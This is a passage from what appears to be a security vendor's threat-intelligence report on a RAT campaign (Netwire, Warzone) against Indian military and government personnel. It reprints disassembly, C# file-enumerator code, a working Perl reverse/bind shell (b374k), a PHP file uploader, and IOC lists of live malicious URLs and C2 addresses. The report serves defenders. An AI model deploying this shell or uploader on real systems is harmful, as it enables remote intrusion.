.text:004099EA loc_4099EA: ; CODE XREF: mw_fn_keylogger+65+j
.text:004099EA cmp ebx, 14h
.text:004099ED jz loc_409AED
.text:004099F3 jb loc_409AD2
.text:004099F9 cmp ebx, 1Bh
.text:004099FC jz loc_409AF6

```

NetwireRAT keylogger.

Ave Maria/WarzoneRAT

Ave MariaRAT, also known as WarzoneRAT, is a commercial RAT available for purchase to malicious operators although there are cracked versions of Warzone available online.

Features

- **Native, independent stub**
Stub of this RAT has been written in C++ which makes it independent from .NET Framework.
- **Remote Desktop**
Control computers remotely at 60 FPS!
Use mouse and keyboard to control remote computers.
Remote Desktop feature is realized with a specially crafted VNC module.
- **Hidden Remote Desktop - HRDP**
Control remote computers invisibly!
HRDP module allows you to login to the remote machine without anyone knowing.
You can open the browser even if it is currently opened on the main account.
- **Privilege Escalation - UAC Bypass**
Elevate to Administrator with just 1 click.
This feature has been tested and proven to work on Windows operating systems from Windows 7 to even the latest Windows 10.
- **Remote WebCam**
If the remote computer has a webcam connected, you can view the stream live in the Remote WebCam module.
- **Password Recovery**
Recover password from popular browsers and email clients in seconds!
Grabs passwords from the following browsers:
Chrome, Firefox, Internet Explorer, Edge, Epic, UC, QQ, Opera, Blisk, SRWare Iron, Brave, Vivaldi, Comodo
Dragon, Torch, Slimjet, Cent
Outlook, Thunderbird, Foxmail
Enable Automatic Password Recovery to receive passwords without touching any buttons!
- **File Manager**
Upload and Download files at high speed. You can also execute and delete files.
- **Download & Execute**
Execute files on remote computers.
- **Live Keylogger**
You can view the keys pressed on remote computer in real time.
- **Offline Keylogger**
Enable Offline Keylogger to save keylogs all the time.
- **Remote Shell**
Send commands to the remote computer's CMD.
- **Process Manager**
View and kill processes using Process Manager.
- **Reverse Proxy**
Browse the Internet with the remote computer's IP address!

WarzoneRAT capabilities (snip) as advertised by its authors.

Like Netwire, WarzoneRAT is also packed with a variety of functionalities including:

- Remote desktop.
- Webcam capture.
- Credential stealing from browsers and email clients.
- File management operations such as write, read, copy, delete files etc.
- Execute arbitrary commands.
- Keylogging.
- Reverse shells.
- Enumerate, terminate processes.

```
push    0                ; nSize
lea     eax, [ebp+PipeAttributes]
push    eax              ; lpPipeAttributes
lea     eax, [ebp+hSourceHandle]
push    eax              ; hWritePipe
lea     eax, [ebp+var_14]
push    eax              ; hReadPipe
call    ds:CreatePipe
test    eax, eax
jz      loc_86EC47
push    2                ; dwOptions
push    0                ; bInheritHandle
push    0                ; dwDesiredAccess
push    offset TargetHandle ; lpTargetHandle
call    edi ; GetCurrentProcess
push    eax              ; hTargetProcessHandle
push    [ebp+hReadPipe] ; hSourceHandle
call    edi ; GetCurrentProcess
push    eax              ; hSourceProcessHandle
call    ebx ; DuplicateHandle
test    eax, eax
jz      loc_86EC47
push    2                ; dwOptions
push    0                ; bInheritHandle
push    0                ; dwDesiredAccess
push    offset hFile     ; lpTargetHandle
call    edi ; GetCurrentProcess
push    eax              ; hTargetProcessHandle
push    [ebp+hSourceHandle] ; hSourceHandle
```

```

call    edi ; GetCurrentProcess
push   eax           ; hSourceProcessHandle
call   ebx ; DuplicateHandle
test   eax, eax
jz     short loc_86EC47
lea    ecx, [ebp+hReadPipe]
call   Close_Handles
lea    ecx, [ebp+hSourceHandle]
call   Close_Handles
push   [ebp+TargetHandle] ; int
lea    eax, [ebp+lpAddress]
push   [ebp+var_14] ; int
push   [ebp+hWritePipe] ; int
push   ecx           ; lpApplicationName
mov    ecx, esp
push   eax
call   sub_86362D
call   create_process
test   eax, eax

```

Reverse shell functionality in WarzoneRAT.

File enumerators

Apart from the two RATs, we've also observed specialized reconnaissance malware being deployed on the victim's endpoints instead of a RAT family. The attackers deployed a preliminary recon tool to enumerate specific folders looking for certain file extensions. The file listings/paths found are uploaded to an attacker-controlled C2 server.

The locations targeted were:

- C:\Users\\Downloads\
- C:\Users\\Desktop\
- C:\Users\\Documents\
- C:\Users\\OneDrive\Downloads\
- C:\Users\\OneDrive\Desktop\
- C:\Users\\OneDrive\Documents\

The file extensions searched for were:

.txt, .doc, .dot, .wbk, .docx, .docm, .dotx, .dotm, .docb, .xls, .xlt, .xlm, .xlsx, .xlsm, .xltx, .xltm, .xlsb, .xla, .xlam, .xll, .xlw, .ppt, .pot, .pps, .pptx, .pptm, .potx, .potm, .ppam, .ppsx, .ppsm,

.sldx, .sldm, .pdf

```
try
{
    IEnumerable<string> collection = from s in Directory.GetFiles(path, "*.*",
        SearchOption.TopDirectoryOnly)
    where s.EndsWith(".txt") || s.EndsWith(".doc") || s.EndsWith(".dot") || s.EndsWith
        (".wbk") || s.EndsWith(".docx") || s.EndsWith(".docm") || s.EndsWith(".dotx") ||
        s.EndsWith(".dotm") || s.EndsWith(".docb") || s.EndsWith(".xls") || s.EndsWith(".xlt")
        || s.EndsWith(".xlm") || s.EndsWith(".xlsx") || s.EndsWith(".xlsm") || s.EndsWith
        (".xltx") || s.EndsWith(".xltm") || s.EndsWith(".xlsb") || s.EndsWith(".xla") ||
        s.EndsWith(".xlam") || s.EndsWith(".xll") || s.EndsWith(".xlw") || s.EndsWith(".ppt")
        || s.EndsWith(".pot") || s.EndsWith(".pps") || s.EndsWith(".pptx") || s.EndsWith
        (".pptm") || s.EndsWith(".potx") || s.EndsWith(".potm") || s.EndsWith(".ppam") ||
        s.EndsWith(".ppsx") || s.EndsWith(".ppsm") || s.EndsWith(".sldx") || s.EndsWith
        (".sldm") || s.EndsWith(".pdf")
    select s;
    list.AddRange(collection);
}
```

File enumerator malware module looking for specific file extensions.

Analyses and observations

Targeting

An extremely common theme of maldocs and archives discovered in this campaign refers to the Government of India's Kavach application. This is a two-factor authentication (2FA) application used by government employees to access their emails. This theme has been used recently by the SideCopy APT's campaigns targeting Indian government personnel, as well. Some of the malicious artifacts using the Kavach theme in the current campaign are named:

- KAVACH-INSTALLATION-VER-1.docm
- KAVACH-INSTALLATION-VER1.5.docm
- KAVACH-INSTALLATION-VER-3.docm
- kavach-2-instructions.zip
- kavach-2-instructions.exe
- KAVACH-INSTALLATION-V3.zip
- KAVACH-INSTALLATION-V3.exe

Other file names indicating targeting of military and government personnel consist of:

- CONFD-PERS-Letter.docm
- PERS-CONFD-LETTER.exe
- Admiral_Visit_Details_CONFD.exe




























- Pay and Allowance Details.xls

Compromised websites

The attackers have relied on a combination of compromised websites and fake domains to carry out their operations — a tactic similar to that of the Transparent Tribe APT group. However, what stands out in this campaign is the focus on compromising quasi-military or government-related websites to host malicious payloads. This might have been done to appear legitimate to victims and analysts.

For example, the attackers compromised and maintained access to a quasi-defense-related website `dsoipalamvihar[.]co[.]in` belonging to the Defence Services Officers' Institute (DSOI) using it to host netwireRAT-related payloads since January 2021. In another instance, the attackers compromised the website for the Army Public Schools of India (`apsdigicamp[.]com`) to host a variety of malicious archives serving NetwireRAT again.

On the other hand, the attackers used a fake domain `govrn[.]xyz` in July 2021 to host maldocs for their infection chains.

 reporter.php	27-Jun-2021 07:45	72K
 1622640929_myshell.php	27-Jun-2021 07:07	3.2K
 1624769407 Acts.1.31.php	27-Jun-2021 04:50	446
 1624769107_a.txt	27-Jun-2021 04:45	8
 KAVACH-INSTALLATION-VER1.5.docm	25-Jun-2021 09:07	19K
 KAVACH-INSTALLATION-VER1.5.pdf	25-Jun-2021 08:54	799K
 maaacc..exe	15-Jun-2021 13:28	346K
 Host1.exe	31-May-2021 15:10	161K
 NET.exe	31-May-2021 08:10	113K
 abc/	28-May-2021 10:10	-
 doc/	27-May-2021 10:52	-
 new_war.exe	27-Apr-2021 18:20	113K
 conhost213.exe	22-Apr-2021 07:15	113K
 client.exe	18-Apr-2021 00:03	113K
 VPN.exe	17-Apr-2021 23:56	161K
 RunPe.dll	17-Apr-2021 23:53	27K
 private.exe	17-Apr-2021 23:53	66K
 om.php	17-Apr-2021 22:49	60
 email.php	02-Apr-2021 17:30	55
 feedback.docm	05-Mar-2021 07:10	29K
 Security-Updates.docm	05-Mar-2021 04:51	29K
 newfil.html	21-Jan-2021 05:47	2.8K
 notice.exe	17-Dec-2020 13:04	1.0M
 new.html	11-Dec-2020 00:04	700
 leafmailer2.8.php	04-Dec-2020 22:45	162K
 leaf.php	04-Dec-2020 22:34	144K
 mailer.php	04-Dec-2020 19:44	5.3K

Malicious scripts and payloads hosted on a compromised website.


Infrastructure

TeamCC NinjaMailer hosted by the attackers on one of the compromised sites.

Administration

The attackers utilized two types of management scripts to administer the compromised websites. PHP and Perl-based web shells maintain browser-based access to the sites and perform administrative actions such as file management, process management and viewing file contents. The web shells used are:

- PhpSpy
- b374k 2.7
- Older b374k web shell



b374k web shell's login page on the compromised site.

```

use IO::Socket;
$os=$^O;
$sh="export TERM=xterm;PS1='\$PWD\>';export PS1;/bin/sh -i";
if($os=~m/win/i){$sh="%COMSPEC% /K";}
$t=getprotobyname('tcp');
socket(S,&PF_INET,&SOCK_STREAM,$t)||die();
if(@ARGV==1){
    $p=$ARGV[0];
    setsockopt(S,SOL_SOCKET,SO_REUSEADDR,1);
    bind(S,sockaddr_in($p,INADDR_ANY))||die();
    listen(S,3)||die();
    accept(C,S);
    send(C,"b374k shell : connected\n",0);
    open STDIN,"<&C";open STDOUT,">&C";open STDERR,">&C";
    exec $sh||die();
    close(C);close(S);close(STDIN);close(STDOUT);close(STDERR);
    exit 0;
}
elseif(@ARGV==2){
    $p=$ARGV[0];
    $h=$ARGV[1];
    $i=inet_aton($h)||die();
    $a=sockaddr_in($p,$i)||die();
    connect(S,$a)||die();
    send(S,"b374k shell : connected\n",0);
    open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");
    exec $sh||die();
    close(S);close(STDIN);close(STDOUT);close(STDERR);
}
else{exit(1);}

```

Older Perl-based b374k web shell hosted on a compromised site.

The attackers also deployed a file uploader utility (created by "Pakistan Haxors Crew") to upload files to the sites without having to go through the web shells.

```

<?php
    echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">';
    echo '<input type="file" name="file" size="50"><input name="_upl" type="submit" id="_upl" value="Upload"></form>';
    if($_POST['_upl'] == "Upload" ) {
        if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Pakistan Haxors Crew</b><br><br>'; }
        else { echo '<b>Mission C0mpleted</b><br><br>'; }
    }
?>

```

File uploader.

Conclusion

This campaign has been ongoing since the end of 2020 and continues to operate today. The attackers initially deployed Netwire and Warzone RATs on the infected endpoints. The use of these RATs benefits an adversary twofold — it makes attribution difficult and saves the effort to create bespoke implants. Beginning in July 2021, however, we observed the deployment of the file enumerators alongside the RATs. This indicates that the attackers are expanding their malware arsenal to target their victims: military and government personnel in India.

Infection tactics including government-themed lures, deployment of commodity/commercial RATs and file enumerators and the use of compromised and attacker-owned domains indicates a strong resemblance to SideCopy and Transparent Tribe.

Unlike many crimeware and APT attacks, this campaign uses relatively simple, straightforward infection chains. The attackers have not developed bespoke malware or infrastructure management scripts to carry out their attacks, but the use of prebaked artifacts doesn't diminish the lethality of these attacks. In fact, ready-made artifacts such as commodity or cracked RATs and mailers allow the attackers to rapidly operationalize new campaigns while focusing on their key tactic: tricking victims into infecting themselves.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- [Warzone/AVEMARIA](#)
- [Netwire registry](#)
- [Netwire downloader](#)
- [File enumerator](#)

IOCs

Hashes

Maldocs

9b7c0465236b7e1ba7358bdca315400f8ffc6079804f33e2ca4b5c467f499d1f
eb40d1aab9a5e59e2d6be76a1c0772f0d22726dd238110168280c34695a8c48f
6b0fde73e638cb7cdb741cff0cc4ec872338c106ffe0c3a6712f08cdb600b83d
2b23c976b4aca2b9b61c474e0d6202644d97b48fa553cd6c9266c11b79d3cd13
41b1c3fa6b8a11fde6769650977d7bc34e0da91a23dd2b70220beec820e17d7a
e6a73ef757c834e155a039619a1fdb1388f2a7ebe80acc8e8d13deeb3fd66471
89280f7e1785b1c85432b4cf3a284e44d333b2a1a43a2e52d7ce8680a807be03
302a973dc432975395c5f69a4c8c75bfff31350176f52bddb8e4717bdbad952
5d3220db34868fc98137b7dfb3a6ee47db386f145b534fb4a13ef5e0b5df9268
62a890cce10f128f180d6e2b848ffff42e32859fe58a023b2bdb35dbe0a1713b
0d64fd162d94601ddd806df804103f3713c4aa43c201fffb9c92783c29d6094c
824bb11ef1520aeca35ad9abd8e043e4e00193668590d4aee2a41f205db7388
bdb40d5e73e848ada64f334eddd184fb67e2fcdc149248db641bb8d804468f1d
eef5e86ebff5c59204009f4d421b80518ce3edf9c9b1bb45fb2197d9f652a927
c1eba59ce0ff5d8f57fe0ae0a9af20cb0fa725fc05a58869bb0b85c2d3b815fb

Downloaders

49485a737673365489cb89ef1f5c29545051b33aa1642a8940e15ad281b76dfc
a8c67a11ed522bf597feb8b50a5b63f12a5ac724ae6adcc945475654128f6d64
f8748c726bda6d67c7130aae8777d7dcb5b0cca8695041b290e9d9cb95a0a633
3cdedd433c9dde56bfa0a6559a97287c7aec3346178ce2d412a255d8ed347307
626f00a260880c6bfa0a955fd0c89336a691e438c4bc9206182a05db3774b75a
89db68dcdbae6fca380029c1e5c5158fb5d95db8034f1ee7dbac36cf07057828
68ddb86dd74285a0b6f12ec8adca9a8ea4569ef1143bec9e8ebe411b2a71720f
c8ffb9d14a28fbc7e7f6d517b22a8bb83097f5bc464c52e027610ab93caec0d6

RunPE loader DLL

d09cac8cd7c49b908e623220a9b2893822263ae993c867b5bd4fce562d02dcd5

C# based netwire loaders

5965bba31eb30dedf795012e744fe53495d5b0c1bea52eea32e9924819e843d1
455ac9cc21fcb20a14caa76abd1280131fecae9d216b1f6961af2f13081c2932
304c2f88ccd6b0b00cfcb779b8958d9467c78f32b7177949899d3e818b3b9bed
cf2261c7911f8481f7267b73b64546ca851b5471dab3290ce0140f956823348a
6f8267a673ca5bc9fa67198c9c74d34109baf862f9194bbb0ebcc7ddd7b66b91
ea201379e3d7343fc7a8fbe0451766f1cea36b66c13cfbf78c4ac7ffb1eb3d93
1455a003412e344d60c8bad71977aa42bb9825cffa5417e45b08070b14e5df3f

netwireRC

91acdc04a03134c17ccff873f10e90c538ed74c7ab970b9899ac5c295e165a75
b76be2491b127a75c297b72e1cf79f46f99622ddf4ba3516a88b47d9b6df9131
d5b7edfc886c8228197b0cf20ab35f1bc0b5c652b1d766456d4e055ba6c9ea6e
fd413ec8d9d798c28fc99c0633e6477f6eabc218788ad37c93be4de758a02962
cf2aec2969353dc99a7f715ac818212b42b8cff7a58c9109442f2c65ff62de42
8284550711419f4c65083dc5de3c6b92164d8d0835ec864e9a2db9c4c0d067e4
5f6571251fd36a4ec0b101c3b0be4099bc1c812d57bef57f310291d314e638ba
39ff95ecb1036aab88a146714bb5b189f6afc594ecf8ffbe8b123d1579a3a259
3e59b3504954efd9b4231cb208296ed9f19f4430e19db81e942b304ee0255324
cd43bac8f7a0a3df4f654ed698f5828db7a05c771956b924bfd6bd5ba09e2360
051f67ba58bd2b7751541bf2eb3a09642a00a43052c0d3487a182345828ee076
aa3d57993bbc7aefdc05e0e99ccdb5e884aa530ae90437157c7ba2308d9c4d3c
8ce30043aba8c9ad33c11c3de152fe142ba7b710384f77d332076957d96e19b2
5226a12dc7f7b5e28732ad8b5ad6fa9a35eadfbee122d798cd53c5ef73fe86a
2a7f0af4650edb95eb7a380de6d42db59d8dd220bb4831e30e06450e149eea49
7c12a820fd7e576f3a179cdccaefbfcd090e0f890fccfab7615bc294795dc244
977d5b4b945cfce92e40e4d5447626f3ffb7697d98f651b9598edfd58074b9c0
98337b43e214906b10222722607f76d07a5c0419a9dc3b3af415680c60944809
2443e8ccdf51e82d310466955a70013155c139564672b2f79db7209207776bd2
de10443785cf7d22db92fada898a77bc32c7505931b692110d2d5cd63c5b4853

Warzone/AVEMARIA

b891fad315c540439dba057a0f4895ae8bae6eed982b0bf3fb46801a237c8678
aa2b8412cf562c334052d5c34a2e5567090e064b570884d6f4d3e28806822487
999f4892d10eb6cfabe172338c1e7dd3126a2cd435bdb59748178f1d4d2d3b33
140e0524f4770fc2543b86f1d62aaa6b3018c54e40250040feaa2f24bdbe974d
0df12b0f704dbd5709f86804db5863bd0e6d6668d45a8ff568eefbaa2ebfb9fd
369e794e05e0d7c9bba6dde5009848087a2cd5e8bf77583d391e0e51d21a52cd
480e57131bd186e31ab5ea534381d7b93c8030f8b5757bde9d0b6039efa3e64d

File Enumerators

df780cccc044ee861af1089eb7498a612e6d740a609e500fd3c2a35d2c9c31e0
a20970aa236aa60d74841e7af53990c5da526f406c83fd1bedb011290517d9b0
54a65835dc5370b089c38414972c8da589512cf73b159e8187cdda62092dc463
3634b81f8b91d723733cc44429d221e53b2a7bf121e42bd26078602f4ff48f86

VBS

e9edb427d080c0a82e7b1c405171746cb632601b3d66f9d7ad5fa36fd747e4e4

Malicious archives

2f98235351c6d6bafbb237195f2556abde546578aefd7d94f8087752551afc15
87fc9901eb7c3b335b82c5050e35458a2154747cd3e61110eed4c107f4ffada9
b4c0f24a860f14b7a7360708a4aee135bf1a24d730d7794bc55e53a31a0e57a5
ba710351cfd6b198d7479a91e786562ddb5e80db5dc9ad42278093a3395fca9
8e7d5805a104dc79355387dbd130e32d183b645f42f7b35c195041d1cf69f67e
2b7ac9063a530e808ffac5cf9812d850dd5fa4d1f014ba5134ad023fde503d21
de245cd946e48a4b1c471b17beff056b1a2566770a96785208c698f85fb73db2
689f3ff0a3331e198ea986864b2b23a62631c930d83b971382b4732474884953
3794cfe8f3da39924cabd03d74aa95fb5d0c25c73d09cc99ad95c3f4e17252b8
5a351acfe61a0ad9444b8d23c9915d7beb084abd7b346b9d064e89914552596d

Malicious server side scripts

a8af6228296bc9ac2cd7b7bf503c9755947c844fec038255189a351bcb92bb6d
b54f21a5d20457424440fdf5a57c67924854b47cf85d6a5f26daeaf183e82b69
8ea420deaa86c778fc6a3b1b22bd0c2ea822089e948ad8f113c9e5b0539e92a7
c86f6fdb6b360c12de1f75c026dc287aa9de1b8e9b5e5439eeab9e33de3e475e
8cca06ea80a92f31418f2ed0db5e1780cc982ab185f9bf15fa6f396b561aad1f
b9b04fcae747407b9e5ddec26438d9edf046de0745ea4175e4d534a7b575d152
4ded1042a6cd3113bb42c675257d7d0153a22345da62533bd059d9bdd07c000f
65ed397a4a66f45f332269bec7520b2644442e8581f622d589a16ad7f5efbf82
c6ea094954a62cf50d3369f6ea1d9e7d539bb7eb6924005c3c1e36832ed3d06e
c9a88d569164db35c8b32c41fda5c3bd4be0758fa0ea300f67fbb37ddc1f3f8d
c75cc5af141dc8ea90d7d44d24ff58a6b3b0c205c8d4395b07de42d285940db1
8b4a7d6b3de3083a8b71ec64ff647218343f4431bbb93a6ce18cb5f33571a38e
37d0d9997776740ae3134ec6a15141930a9521cd11e2fbb8d0df6d308398f32e

Network IOCs

Maldoc download locations

hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/722CDfdBpfUbRyg.bbc
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/feedback.docm
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/Security-Updates.docm
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/r.docm

hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/abc/r.docm
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/abc/CONFD-PERS-Letter.docm
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/KAVACH-INSTALLATION-VER1.5.docm
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/ma/KAVACH-INSTALLATION-VER-1.docm
hxxps://aps[.]govrn[.]xyz/schedule2021.docm

Loader/RAT download locations

hxxp://www[.]bookiq[.]bsnl.co.in/data_entry/circulars/QA2E.exe
hxxp://www[.]bookiq[.]bsnl.co.in/data_entry/circulars/Host1.exe
hxxp://www[.]bookiq[.]bsnl[.]co[.]in/data_entry/circulars/mac.exe
hxxp://www[.]bookiq[.]bsnl[.]co[.]in/data_entry/circulars/mmaaccc.exe
hxxp://www[.]bookiq[.]bsnl[.]co[.]in/data_entry/circulars/mac.exe
hxxp://www[.]bookiq[.]bsnl[.]co[.]in/data_entry/circulars/mmaaccc.exe
hxxp://www[.]bookiq[.]bsnl[.]co[.]in/data_entry/circulars/mmaaccc.exe
hxxp://www[.]bookiq[.]bsnl[.]co[.]in/data_entry/circulars/Host1.exe
hxxp://bookiq[.]bsnl[.]co[.]in/data_entry/circulars/Host.exe
hxxps://kavach[.]govrn[.]xyz/shedule.exe
hxxp://unicauca[.]edu[.]co/regionalizacion/sites/default/files/kavach-1-5/Acrobat.exe
hxxp://45[.]79.81.88/ccrs_tool/uploads/mac.exe
hxxp://45[.]79.81.88/ccrs_tool/uploads/maaccc.exe
hxxp://45[.]79.81.88/ccrs_tool/uploads/maacc.exe
hxxp://45[.]79.81.88/ccrs_tool/uploads/VPN.exe
hxxp://45[.]79.81.88/ccrs_tool/uploads/conhost213.exe
hxxp://45[.]79.81[.]88/ccrs_tool/uploads/new_war.exe
hxxp://45[.]79.81.88/ccrs_tool/uploads/private.exe
hxxp://45[.]79[.]81[.]88/ccrs_tool/uploads/notice.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/conhost123.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/Host1.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/mac.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/maaacccc.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/maaccc.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/maacc.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/VPN.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/new_war.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/ma/mmmaaaaccccc.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/client.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/private.exe
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/notice.exe
hxxp://service[.]clickaway[.]com/swings/haryanatourism/gita-jayanti/invited.exe
hxxp://service[.]clickaway[.]com/swings/haryanatourism/gita-jayanti/details.exe

hxxps://www[.]ramanujan[.]edu[.]in/cctv-footage/footage-346.exe
hxxp://thedigitalpoint[.]co[.]in/zomato/vouchers/zomato-voucher.zip
hxxp://66[.]154[.]112.212/GOM.exe
hxxps://dsoipalamvihar[.]co[.]in/manage/OperatorImages/exe/GOM_Player.exe

File Enumerator C2s

hxxp://64[.]188[.]13[.]46/oiasjdoaijsdoiasjd/

warzone/AveMaria C2s

5[.]252[.]179[.]221:6200
64[.]188[.]13[.]46

netwireRC C2s

66[.]154[.]103[.]106:13374
66[.]154[.]103[.]106:13371
66[.]154[.]103[.]106:13377

Malicious archive download locations

hxxps://www.unicauca[.]edu[.]co/regionalizacion/sites/default/files/Meeting-details.zip
hxxps://www.unicauca[.]edu[.]co/regionalizacion/sites/default/files/kavach-1-5/kavach-2-
instructions.zip
hxxp://www.unicauca[.]edu[.]co/regionalizacion/sites/default/files/kavach-1-5/KAVACH-
INSTALLATION-V3.zip
hxxps://dsoipalamvihar[.]co[.]in/pdf/important_notice.zip
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/acc/cctv-footages/student-termination-and-
proof.zip
hxxp://beechtree[.]co[.]in/Admin/lconImages/progress-reports/Progress-report-43564.zip

RunPe download URLs

hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/RunPe.dll

Misc URLs

hxxps://www[.]dropbox[.]com/s/w8tc18w2lv1kv6d/msovb.vbs?dl=1
hxxps://www[.]dropbox[.]com/s/lt7a981theyajy/adobecloud.7z
hxxps://pastebin[.]com/raw/mrwtZi34

Malicious server-side script URLs

hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/mailer.php.zip
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/mailer.php/mailer.php
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/mailer.php
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/4O4.php
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/b374k_rs.pl
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/pack.php
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/cc.php
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/resume/leafmailer2.8.php
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/acc/oodi.html
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/progress-report/
hxxp://lms[.]apsdigicamp[.]com/webapps/uploads/progress-report/index.html
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/1594066203_4O4.php
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/mailer.php
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/leaf.php
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/leafmailer2.8.php
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/1622640929_myshell.php
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/newfil.html
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/1594066203_ang3l.html
hxxp://service[.]clickaway[.]com/ccrs_tool/uploads/1594066203_up.htm